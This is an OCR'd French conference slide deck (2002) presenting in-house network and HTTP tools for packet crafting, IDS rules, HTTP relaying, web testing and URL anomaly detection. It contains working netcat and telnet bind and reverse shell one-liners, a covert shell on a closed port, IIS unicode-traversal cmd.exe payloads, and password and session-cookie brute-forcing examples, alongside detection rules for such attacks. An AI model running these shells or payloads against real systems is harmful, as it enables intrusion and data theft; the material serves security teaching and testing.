
Jouets réseaux



Stéphane Aubert
<Stephane.Aubert@hsc.fr>

Hervé Schauer Consultants
http://www.hsc.fr/

Objectifs de cette présentation

- Présenter certains outils maison pouvant aider à traiter ou analyser des problèmes liés à IP, TCP ou HTTP
- Partager
- Glaner des idées

- Net::RawSock
- IPreact
- TCPtools
- Subweb
- Babelweb
- UDS
- ecorel

Net::RawSock

Envoyer des paquets IP en mode raw (en Perl)

Envoyer des paquets IP en mode raw

- **Pourquoi Perl ?**
  - Prototypage très très rapide !
  - La performance n'est pas forcément mauvaise

- **Raw Socket en Perl**
  - Net::RawIP
    - *http://quake.skif.net/RawIP/*
  - Net::Pcap
    - *http://www.cpan.org/modules/by-module/Net/*
  - NetPacket
    - *http://www.cpan.org/modules/by-module/NetPacket/*
  - Net::RawSock
    - *http://www.hsc.fr/tools/*


```
xor [root] ~# tcpdump -lnx -s 1500 -i lo
tcpdump: listening on lo
21:22:39.800446 127.0.0.1.33842 > 127.0.0.1.80: S 2877615549:2877615549(0)
win 32767<mss 16396,sackOK,timestamp 10035571 0,nop,wscale 0>(DF)[tos 0x10]

          4510 003c ccce 4000 4006 6fdb 7f00 0001
          7f00 0001 8432 0050 ab84 edbd 0000 0000
          a002 7fff 4fdc 0000 0204 400c 0402 080a
          0099 2173 0000 0000 0103 0300


xor [root] ~# cat rawsend_1.pl
use Net::RawSock;
my $pkt =
  "\x45\x10\x00\x3c\xcc\xce\x40\x00\x40\x06\x6f\xdb\x7f\x00\x00\x01".
  "\x7f\x00\x00\x01\x84\x32\x00\x50\xab\x84\xed\xbd\x00\x00\x00\x00".
  "\xa0\x02\x7f\xff\x4f\xdc\x00\x00\x02\x04\x40\x0c\x04\x02\x08\x0a".
  "\x00\x99\x21\x73\x00\x00\x00\x00\x01\x03\x03\x00";

Net::RawSock::write_ip($pkt);
```

Net::RawSock (exemple 2)


```
#! /usr/bin/perl
use Net::RawSock;
use NetPacket::IP;
use NetPacket::TCP;

## Create IP
my $ip = NetPacket::IP->decode('');

## Init IP
$ip->{ver}        = 4;
$ip->{hlen}       = 5;
$ip->{tos}        = 0;
$ip->{id}         = 0x1d1d;
$ip->{ttl}        = 0x5a;
$ip->{src_ip}     = '127.0.0.1';
$ip->{dest_ip}    = '127.0.0.1';
$ip->{flags}      = 2;
```

Net::RawSock (exemple 2 - suite)


```
## Create TCP
my $tcp = NetPacket::TCP->decode('');

## Init TCP
$tcp->{hlen}      = 5;
$tcp->{winsize}   = 0x8e30;
$tcp->{src_port}  = 13579;
$tcp->{dest_port} = 80;
$tcp->{seqnum}    = 0xFEED;
$tcp->{acknum}    = 0xC0DE;
$tcp->{flags}     = SYN | FIN;

## Assemble
$ip->{proto}      = 6;
$ip->{data}       = $tcp->encode($ip);

## Create RAW
my $pkt = $ip->encode;

## Write to network layer
Net::RawSock::write_ip($pkt);
```

IPreact

Appeler des fonctions Perl selon des évènements sniffés sur le réseau

- **Objectif : Network forensics**
  - Appeler une fonction Perl en fonction d'un évènement vu sur le réseau
  - Le paramètre de cette fonction est le paquet "déclencheur"

- **Le sniffer (le moteur principal)**
  - Ecoute le réseau ou lit dans un fichier
  - Programmé par les scripts (de réaction)

- **Les scripts**
  - reset : "coupeur" de connexion TCP
  - antimap : anti-syn-scanner
  - ids : mini-mini-ids
  - pmap : passive mapper
  - ngrep : grep sur des flux réseaux
  - scand : détecteur de scan
  - stats : générateur de statistiques
  - etc.

```
 sub alert {
  my ($ip,$param,$p) = (shift,shift,shift);
  print "#### $param : $ip->{tv_sec}:$ip->{tv_usec} :";
  showpkt($ip,$param,$p);
 }

 #paquet SYN|ACK depuis des ports non priv.
 addrule noblock, '$tcp && $tcp->{src_port}>1023 && synack($tcp)',
                  \&alert, 'bad tcp server';

 addrule quick, '$p{ttl}==3', \&alert, "ttl=3";

 ## exemple d'action qui possède un état : le nombre de SYN sniffés
 $cptsyn=0;
 sub compteur_syn {
  if( ++$cptsyn >= 5 ) {print "Et hop 5 syn de plus...\n\n"; $cptsyn=0;}
 }
 addrule noblock, '$tcp && syn($tcp)', \&compteur_syn, "test cpt syn";


 addrule quick, '$tcp && $tcp->{data}=~m:cgi-bin/phf:', \&alert, "phf";

 addrule quick, '$tcp && $ip->{src_ip} eq $ip->{dest_ip} && '.
                '$tcp->{src_port}==$tcp->{dest_port}',
                \&alert, "land";
```



```
sub reset {
  my ($ip,$ident,$p) = (shift,shift,shift);
  print "ALERT \"$ident\" ";
  printf "from %s to %s\n",annonip($ip->{src_ip}),annonip($ip->{dest_ip});
  #create ip pkt
  my $pkt = NetPacket::IP->decode('');
  my $tcp = NetPacket::TCP->decode('');
  #build it
  initip($pkt); inittcp($tcp);
  $pkt->{src_ip}    = $ip->{dest_ip};
  $pkt->{dest_ip}   = $ip->{src_ip};
  $tcp->{src_port}  = $p->{dest_port};
  $tcp->{dest_port} = $p->{src_port};
  $tcp->{seqnum}    = $p->{acknum};
  $tcp->{acknum}    = 0x0;
  $tcp->{winsize}   = 0x0;
  $tcp->{flags}     = RST | PSH;
  #send it
  $pkt->{proto} = 6;
  $pkt->{data}  = $tcp->encode($pkt);
  Net::RawSock::write_ip($pkt->encode);
}

addrule quick, '$tcp && $tcp->{dest_port}==6000 && (syn($tcp)||ack($tcp))',
        \&reset, 'RST 6000/tcp';
```

```
## Usage: ./ipreact -c ngrep

$pat='(GET|POST|PUT|TRACE|CONNECT|HEAD)\s+.*\s+HTTP/[01]\.[019]';

sub ngrep {
 my ($ip,$param,$p) = (shift,shift,shift);
 print "# Found: $1\n"  if($ip->{data}=~/($pat)/i);
 showpkt($ip,$param,$p) if($Conf{VERBOSE});
}
addrule quick, '$ip->{data}=~/$pat/i',  \&ngrep, 'ngrep-like';
```

Résultat :

```
# Found: GET /guest/lrfptop.gif HTTP/1.1
# Found: GET /guest/lrfptop.gif HTTP/1.1
# Found: GET /guest/rfp.gif HTTP/1.1
# Found: GET /guest/lrfpbot.gif HTTP/1.1
# Found: GET /guest/default.asp/..%C0%AF../..%C0%AF../..%C0%AF../boot.ini HTTP/1.1
# Found: GET /guest/default.asp/..À¯../.../..%C0%AF../..%C0%AF../boot.ini HTTP/1.1
# Found: GET /guest/default.asp/..À¯../..À¯../..%AF../..%C0%AF../boot.ini HTTP/1.1
# Found: GET /guest/default.asp/..À¯../..À¯../..À¯../boot.ini HTTP/1.1
# Found: GET /msadc/ HTTP/1.1
# Found: GET /msadc/msadcs.dll HTTP/1.0
# Found: POST /msadc/msadcs.dll/AdvancedDataFactory.Query HTTP/1.1
```


Recherche dans un flux réseau :

- les SYN | ACK
- les banners HTTP, FTP, SSH, POP ...
- certains mots clefs comme nc.exe, cmd.exe ...

```
addrule noblock, '$tcp && synack($tcp)', \&logtcpsrv, "passive port mapper";

addrule noblock, '$udp && $udp->{dest_port}==161', \&logsnmp, "snmp";

addrule quick, '$tcp && ack($tcp) && !syn($tcp) && $tcp->{src_port}==80',
               \&webbanner, "banners";

addrule quick, '$tcp && ack($tcp) && !syn($tcp) && $tcp->{src_port}==21',
               \&ftpbanner, "banners";

addrule noblock, '$tcp && ack($tcp) && !syn($tcp)', \&trigger, "trigger";
```

Exemple de résultat :

```
Summary:
--------
10.0.1.108      :
   open 111/tcp

10.0.1.106      :
   banner:80:Microsoft-IIS/4.0
   open 80/tcp

10.0.1.103      :
   open 111/tcp

10.0.251.162    :
   trigger:1879:10.0.1.106:80:GET /msadc/..%C0%AF../..%C0%AF../..%C0%AF../
           program%20files/common%20files/system/msadc/cmd1.exe?/c+echo+
           get+nc.exe+>>ftpcom HTTP/1.1
   banner:21:--------H-A-C-K  T-H-E  P-L-A-N-E-T--------
   banner:21:-Serv-U FTP-Server v2.5h for WinSock ready...
   open 21/tcp

10.0.253.18     :
   banner:21: freenet.nether.net FTP server (SunOS 5.7) ready.
```


Un shell secret sur un port fermé

- **Exécute les commandes contenues dans un paquet ACK**
  - sur le port 9090/tcp fermé sur la machine
  - le paquet ACK passe les ACL cisco
- **Renvoi le résultat dans un paquet RESET**

```
% hping -A localhost -p 9090 -e 'kotao:ls' -d 8 -J -c 2
HPING localhost (lo 127.0.0.1): A set, 40 headers + 8 data bytes
len=40 ip=127.0.0.1 flags=R DF seq=0 ttl=255 id=0 win=0 rtt=0.1 ms
               ..............E..(..@...}.......
               ...Z..R$T.....P.......

DUP! len=103 ip=127.0.0.1 flags=R DF seq=0 ttl=64 id=0 win=65535 rtt=23.5ms
               ..............E..g..@.@.<.......
               ...Z..R$T.....P...e...README.TOD
               O.ids.ipreact.pmap.reset.secrets
               hell.snif.titi.trace.
```

Rejouer/dupliquer une trace réseau

- **avec la possibilité de modifier les paquets**

```
my $nb_replay = 3;
my $fun = 1;

sub replay {
  my ($ip,$ident,$p) = (shift,shift,shift);

  ($ip->{dest_ip},$ip->{src_ip})=($ip->{src_ip},$ip->{dest_ip})
    if( $fun and $ip->{dest_ip} eq $myip );

  #$ip->{src_ip}  = '127.0.0.1';
  #$ip->{dest_ip} = '127.0.0.1';

  Net::RawSock::write_ip($ip->encode) for(1..$nb_replay);
}

addrule quick, '1',  \&replay, 'replay';
```


Un client TCP en RAW socket

- **Pour tester les firewalls**

```
# ipreact -c showid
---===[ ipreact by sa/hsc aka kotao ]===---
62.4.21.60 [57196] -> 192.70.106.33 [80] : S----- :     ttl=100   hops=28    id=7453
192.70.106.33 [80] -> 62.4.21.60 [57196] : SA---- :     ttl= 50   hops=14    id=38825
62.4.21.60 [57196] -> 192.70.106.33 [80] : -A---- :     ttl=101   hops=27    id=7453
62.4.21.60 [57196] -> 192.70.106.33 [80] : -A--P- :     ttl=102   hops=26    id=7453
192.70.106.33 [80] -> 62.4.21.60 [57196] : -A--P- :     ttl= 50   hops=14    id=42454
192.70.106.33 [80] -> 62.4.21.60 [57196] : -AF--- :     ttl= 50   hops=14    id=51904
62.4.21.60 [57196] -> 192.70.106.33 [80] : -A---- :     ttl=103   hops=25    id=7453
62.4.21.60 [57196] -> 192.70.106.33 [80] : -AF--- :     ttl=104   hops=24    id=7453
192.70.106.33 [80] -> 62.4.21.60 [57196] : -A---- :     ttl= 50   hops=14    id=41623
```

- **Pour tester les IDS**

```
client --------[ SYN ]--------> server
client <-----[ SYN|ACK ]------- server
client --------[ ACK ]--------> server
client ----[ HEAD / ]----->|    server
                           |short ttl
client ----[ GET phf ]--------> server
```

Jouons un peu avec les sockets ...

Rappel avec netcat :

- **Simple client :**

```
( echo "GET / HTTP/1.0"; echo ) | nc <serveur_web> 80
while : ; do
  (echo "GET / HTTP/1.0";echo) | nc <serveur_web> 80 | grep -i cookie
done
```

- **Simple serveur :**

```
nc -l -p 8080
nc -l -p 8080 > /tmp/file
nc -l -p 8080 -e /bin/sh
```


- **Copie de données via le réseau :**

```
server$ nc -l -p 8080 -w 3 > /tmp/copie

client$ cat /tmp/file | nc server 8080
client$ ps -ax | nc server 8080
```


- **Shell côté client :**

```
server$ nc -l -p 8080
client$ nc server 8080 -e /bin/sh
```



- **Sans netcat (technique du reverse telnet) :**


```
server$ nc -l -p 80
server$ nc -l -p 53
client$ sleep 1000 | telnet server 80 | /bin/sh | telnet server 53
```




Jouons un peu avec les sockets ...
Herve Schauer Consultants (c) 2002

- **Avec des outils maison (tcptools) ...**


```
$ tcpbind 8080 /bin/sh -i
```




```
$ ./tcprelay <localport> <remotehost> <remoteport>
```





```
$ ./tcplink <remotehostA> <remoteportA> <remotehostB> <remoteportB>
```



stunnel : Universal SSL Wrapper

- http://www.stunnel.org/




```
$ stunnel -c -d 8080 -r www.hsc-labs.com:443
$ (echo "HEAD / HTTP/1.0"; echo) | nc localhost 8080
HTTP/1.1 200 OK
Date: Thu, 06 Jun 2002 13:34:31 GMT
Server: Apache/1.3.22
Last-Modified: Mon, 18 Feb 2002 10:24:47 GMT
ETag: "5d1e-144c-3c70d66f"
Accept-Ranges: bytes
Content-Length: 5196
Connection: close
Content-Type: text/html; charset=iso-8859-1
Content-Language: fr
```

Subweb

relais HTTP (et relais inverse) filtrant

Subweb : logiciel permettant de travailler sur les flux HTTP

- http://www.hsc.fr/tools/subweb/

Fonctionne en mode :

- relais inverse, relais ou relais intermédiaire
- serveur web virtuel

Capable de :


- montrer et/ou modifier à la volée les flux HTTP
- forcer l'authentification
- chiffrer les champs HIDDEN (Experimental)

Filtrage :

- dans le sens client vers serveur et réciproquement
- dans les URL, les entêtes HTTP ou les corps des requêtes et des pages
- selon des expressions régulières
- activable à la demande


Subweb
Herve Schauer Consultants (c) 2002

Subweb : filtrage




```
sub FilterIN {
  my $r = shift;
  ## Put your filters here from client to server #######
  $r =~ s/Host:\s+\S+$/Host: SubWeb/gm;
  $r =~ s/Cookie:\s+.*$EOL//gm;                        # Don't send coockies
 # $r =~ s/Cookie:\s+.*$EOL/sprintf("Coockie: %s$EOL",
           "NO-COOKIE-PLEASE:"x5)/egm;                 # activism ;)
  return $r;
}
sub DynamicFilterIN {
  my $r = shift;
  # filters activated by subweb=on in the URL
  $r =~ s/FreeBSD/MacOS/m; $r =~ s/Linux/Atari/m;
  return $r;
}
```

Subweb : serveur web virtuel




```
my $virtual_web          = 1;  # try to add "testVWEB to the URL

my %vweb_config = (

  'Page.html'  => 'file:Page.html',
  'giveittome' => 'file:subweb',

  'testVWEB'   => "html:<html><head><title>it works</title></head>.
                  "<body><big>subweb r0x</big></body></html>$EOL",

  'redirect'   => 'redirect:http://www.hsc.fr/',
);
```

Babelweb

Automatisation de certains tests HTTP

Babelweb : logiciel de test de serveur web

- http://www.hsc.fr/tools/babelweb/

Affichage de la RFC1945 : HTTP/1.0

- babelweb --rfc | more

Identification du serveur HTTP

- en cours de réécriture (HTTP fingerprinting par HSC)

Tests de relayage

```
GET http://www.perdu.com/ HTTP/1.0
CONNECT www.microsoft.com:443 HTTP/1.0
CONNECT mail.wanadoo.fr:25 HTTP/1.0
CONNECT localhost:80 HTTP/1.0
CONNECT localhost:25 HTTP/1.0
CONNECT localhost:25 HTTP/1.0
GET http://localhost:80 HTTP/1.0
GET http://localhost:25 HTTP/1.0
```


Babelweb (suite)

Recherche de scripts vulnérables

```
HEAD /cgi-bin/www-sql HTTP/1.0
HEAD /cgi-bin/wwwboard.pl HTTP/1.0
HEAD /cgi-bin/download.cgi HTTP/1.0
HEAD /iissamples/iissamples/query.asp HTTP/1.0
```

Recherche de problèmes connus

```
HEAD /cgi-bin/phf HTTP/1.0
HEAD /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0
HEAD /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0
```

Parcours du Web à la recherche d'information

- scripts
- liens
- mailto
- images
- ...

Babelweb (suite)

- **Reste toujours sur le même serveur**
- **Suit les redirections HTTP (si demandé par l'utilisateur)**
- **Gère :**
  - **les cookies**
  - **l'authentification HTTP : --auth <login:passwd>**
  - **les relais HTTP : --proxy <ip:port>**
  - **une URL de départ : --url <url>**

- **Possède un mode anti-IDS**
- **Possède une signature "un peu" cachée dans les entêtes HTTP**
  - **Xtag: 4261-6265-6c57-6562**

- **En cours d'écriture : interprétation du javascript**

Babelweb
Herve Schauer Consultants (c) 2002

Babelweb est aussi :

- **un scanner de port via un relais HTTP**

```
--pbs adresse_ip:port_from-port_to
  pour transformer babelweb en scanner de ports TCP par relayage HTTP
```

- **un testeur de mot de passe**

```
--auth login:BRUTEFORCE       démarre le brute forcer


--auth-gen file:<dico>        génération d'authentification depuis un
                              fichier
--auth-gen run:'john ...'     génération d'authentification depuis une
                              commande externe
--auth-gen 'pwd[:pwd[...]]'   liste d'authentifications
```

Babelweb est aussi un générateur de requête HTTP :

en fonction d'un générateur de chaîne :

```
--auth-gen "test:demo:passwd"
--auth-gen "file:/tmp/dict"
--auth-gen "run:john -inc -stdout:5"
```

et d'un masque :

```
--force geturl:"%s/index.html" ajoute une chaîne à l'url des requêtes GET
--force posturl:"passwd=%s"    ajoute une chaîne à l'url des requêtes POST
--force getheader:"Cookie"     ajoute "Cookie: %s" aux entêtes des
                               requêtes GET
--force postheader:"Cookie"    ajoute "Cookie: %s" aux entêtes des
                               requêtes POST
```

Exemple :

```
babelweb --auth-gen "run:john -inc -stdout:3" --force geturl:"appli/%s.html"
serveur_web

http://serveur_web/appli/rab.html
http://serveur_web/appli/rcf.html
http://serveur_web/appli/rjk.html
...
```

Babelweb
Herve Schauer Consultants (c) 2002

Babelweb : génération de cookie dans des requêtes GET

```
$ cat gencookies
#!/usr/bin/perl
for( $i=0; $i<=999; $i++ ) {
  printf "SESSION_ID=SERV1_%03d_appli\n", $i;}

$ ./gencookies
SESSION_ID=SERV1_000_appli
SESSION_ID=SERV1_001_appli
...

$ babelweb --auth-gen "run:gencookies" --force getheader:"Cookie"
  --url 'appli/test.cgi' srvweb

GET /appli/test.cgi HTTP/1.0
Host: srvweb
User-Agent: babelweb
Xtag: 4261-6265-6c57-6562
Cookie: SESSION_ID=SERV1_406_appli
...
```

Démonstration

Attaque du serveur web de win 2000 (IIS5)

UDS

URL Detection System

Un petit outil HSC : UDS - URL Detection System

- **1. apprendre sur un flux HTTP un comportement "normal"**
  - **créer une base de données des requêtes par apprentissage**

- **2. passer en mode IDS et générer des alertes**
  - **en cas de requêtes "anormales"**
  - **si une suite de requêtes est détectée (détection des vers)**
  - **si un mot clef donné est présent**

UDS : création de la base d'apprentissage

```
## avec les 1000 premières requêtes
./uds --learn 1000 --save learndb.uds access_log

## ou avec la totalité d'un fichier sain
./uds --learn all --save demo.uds access_log

## --script permet de ne s'intéresser qu'aux requetes contenant un '?'
```

Exemple de base d'apprentissage :

```
learn /
learn /index.html
learn /help.html
learn /cgi-bin/help.pl?param1=L3&param2=X40
learn /cgi-bin/help.pl?param1=N5&param3=

Le type des paramètres est noté sous la forme "TNN..N"
. NN..N est la taille maximale d'un paramètre
. T = [ E | N | L | A | S | X ]
  E = empty      N = numeric   L = letter
  A = alpha-num  S = safe      X = other
```

UDS
Herve Schauer Consultants (c) 2002

UDS : exemple de configuration avancée

```
## alert if a trigger is found in request
trigger cmd.exe
trigger %00

### to alert on a list of request instead of a single one
stream CODERED "GET /MSADC/root.exe?/c+dir HTTP/1.0"
stream CODERED "GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0"

## you may want to ignore some source
ignore from www.hsc.fr
## or some url
ignore url  /robot.txt

## care == http proto must be present and correct
http proto    care

## allowed HTTP commands
http commands GET POST HEAD

## learn only if code==learncode
http learncode 200

## timeout to wait between each mail
alert timeout   10
## send mail when spooled alerts reach maxspool
alert maxspool  200
## mail address to use when --mail is used
alert email     aubert
```

UDS : en mode détection

```
./uds --learn learndb.uds --once --script access_log

 --once permet de n'afficher qu'une alert par type de requête
 --mail permet d'envoyer les alertes par mail
 --tail permet de lire access_log avec "tail -f"


Pour simplement afficher des statistiques sur les URL demandées
./uds --learn all --stat --threshold 10 access_log
```


Exemple de résultat :

```
UDS Alert (syntax) : 03/Jun/2002:22:13:38 +0200 : yyy.net : GET /cgi-bin/FormMail.pl?email=
ÙÐŠ Alert (stream) : 04/Jun/2002:06:17:48 +0200 : xxx.net : *** CODERED ***
UDS Alert (command) : 04/Jun/2002:06:19:54 +0200 : 61.145.210.22 : LINK / HTTP/1.1
UDS Alert (stream) : 04/Jun/2002:07:06:40 +0200 : adsl-xxx : *** CODERED ***
UDS *** watchdog (1000 more) *** : Tue Jun  4 09:11:22 2002 : - : -
UDS Trigger (subweb-1.0.tar.gz) : 01/Mar/2002:18:40:06 +0100 : 195.224.233.3 :
    GET /ressources/outils/subweb/download/subweb-1.0.tar.gz HTTP/1.1
```

E-corel

Corrélation d'événements (en cours ...)

Objectif : essayer de faire mieux que swatch



Ecorel
Herve Schauer Consultants (c) 2002

